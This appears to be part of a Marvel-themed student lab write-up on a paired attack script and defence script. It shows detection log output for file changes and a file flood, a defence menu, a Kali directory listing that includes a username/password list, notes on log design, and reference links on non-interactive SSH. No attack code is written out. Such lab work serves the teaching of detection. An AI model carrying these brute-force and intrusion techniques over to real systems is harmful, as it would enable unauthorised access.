[!] 2023-10-29/22:30:47 HASH_CHANGE by UNCONFIRMED_USER for hawkeye.txt detected
[!] 2023-10-29/22:30:47 HASH_CHANGE by UNCONFIRMED_USER for hulk.txt detected
[!] 2023-10-29/22:30:47 HASH_CHANGE by UNCONFIRMED_USER for ironman.txt detected
[!] 2023-10-29/22:30:47 HASH_CHANGE by UNCONFIRMED_USER for thor.txt detected
[!] 2023-10-29/23:24:27 FILE_FLOOD from REMOTE_IP detected
tc@tc:~$ _
```

```
Input D for Port Scan Defence                                   (Space Stone)
Input E for Time Distortion Defence                              (Time Stone)
Input F for Riddleware Defence                                   (Mind Stone)
Input G for Terminating Process/Script                 (Avengers Dismissed!)
================================================================================
a
[sudo] password for tc:
A lot of files have been created for this time interval
The number of additional file/directory within half a minute period: 11
tc@tc:~$
```

```
┌──(kali㉿kali)-[~/projectsoc]
└─$ ls -al
total 96
drwxr-xr-x  6 kali kali  4096 Oct 29 23:25 .
drwx------ 47 kali kali  4096 Oct 29 21:23 ..
-rw-r--r--  1 kali kali 35305 Oct 29 23:08 gauntlet.sh
drwxr-xr-x  2 kali kali  4096 Oct 29 23:24 mirror_dimension
-rw-rw-rw-  1 kali kali  4381 Oct 17 15:03 mjolnir.sh
drwxr-xr-x  2 kali kali  4096 Oct 29 22:05 originaltarget
-rw-r--r--  1 kali kali 13530 Oct 29 23:19 shield.sh
drwxr-xr-x  2 kali kali  4096 Oct 29 21:17 ss
drwxr-xr-x  2 kali kali 12288 Oct 29 21:54 target
-rw-r--r--  1 kali kali  1475 Oct 25 13:38 unpw.lst

┌──(kali㉿kali)-[~/projectsoc]
└─$ cd mirror_dimension && ls
copy_of_auth.log  copy_of_bootstrap.log  copy_of_dpkg.log  copy_of_kern.log  copy_of_syslog
```

- Noted that “mirror dimension” folder is created in both attacker and target victim but the file contents are different.
- The defending script identifies 11 file/directory created within half a minute period. This is aligned with attacker understanding that creates 10 documents (5 log documents with cat and tac command each) and put all under 1 directory.
- This is logged as FILE_FLOOD in shield.log

LOG DESIGN

- Log designed to be as consistent as possible
- However, sometimes the available information are different in each case might be different, e.g. if attacker use ssh to attack using a particular user, there is no detected IP address and a separate check must be conducted (possible to script but not really feasible/scalable?)
- Similarly there are cases where extra information for some attack is available and/or required (e.g. count of login fail in brute force)
- With regards to time, attacking include timestamp and duration, as both information are visible to the attacker. The defender can only note when it is detected, depending on the interval and how often the check is undergone. Also, when it is undetected, defender can never be sure how long the attack has been going on. Hence, defender can only log the time detected.
- Different delimiter for each section for easier parsing (“/”,”_”,”:”)
- The logic of having the [!] in the defence but not attack log (the attack log is very standardized, while the defence log is also thinking of adding some alert level

Abandoned ideas (Food for thoughts)

- Config files (a file that would enable some customization without editing the main script)
    - Randomisation / custom time of time in time attack
    - Attack location specifier for riddleware attack
    - Interval / increment time between each check (how frequent each defence run)
- Different level of alerts in detection would create different alert type (e.g. email/display in all terminal/call)
- One function that includes all the defense and detect any attack from incoming. This might not be scalable considering wildly differing design of each defence/detection method and require a revamp in all design

Footnotes and Research Documentation

- Text are obtained from:
  - emojicombos.com/gem-text-art
  - emojicombos.com/captain-america-ascii-art
- Adding color to bash scripts: https://dev.to/ifenna__/adding-colors-to-bash-scripts-48g4
- Randomizer function: https://devhints.io/bash
- Kali Hex Color: Font (187,188,191), Background (35,37,46)
- Infinity War Script: https://github.com/heysaik/InfinityWarScriptGeneratorWithTensorflow/tree/master/marvel
- Commands and variation of time function
  - https://www.howtogeek.com/782032/how-to-use-the-timedatectl-command-on-linux/
  - https://www.shellscript.sh/examples/pattern-substitution/
- Pattern substitution to change host IP to subnet mask:
  - https://www.shellscript.sh/examples/pattern-substitution/
- SSH one-liner syntax:
  - https://unix.stackexchange.com/questions/671351/how-to-run-commands-after-sshpass-without-closing-connection
  - https://www.cybercity.biz/faq/noninteractive-shell-script-ssh-password-provider/
- Picture in ppt sources
  - https://marvelcinematicuniverse.fandom.com/wiki/Infinity_Gauntlet
  - https://marvelcinematicuniverse.fandom.com/wiki/Captain_America%27s_Shield
  - https://jediyuth.com/2016/10/09/time-reversed-in-new-doctor-strange-tv-spot/
  - https://www.pinatafarm.com/memegenerator/5a4c3b64-e578-4e0b-b058-f2177c03aed7
  - https://marvelcinematicuniverse.fandom.com/wiki/Mirror_Dimension
  - https://magicalexander1976.blogspot.com/2020/06/riddler-von-samuel-shin.html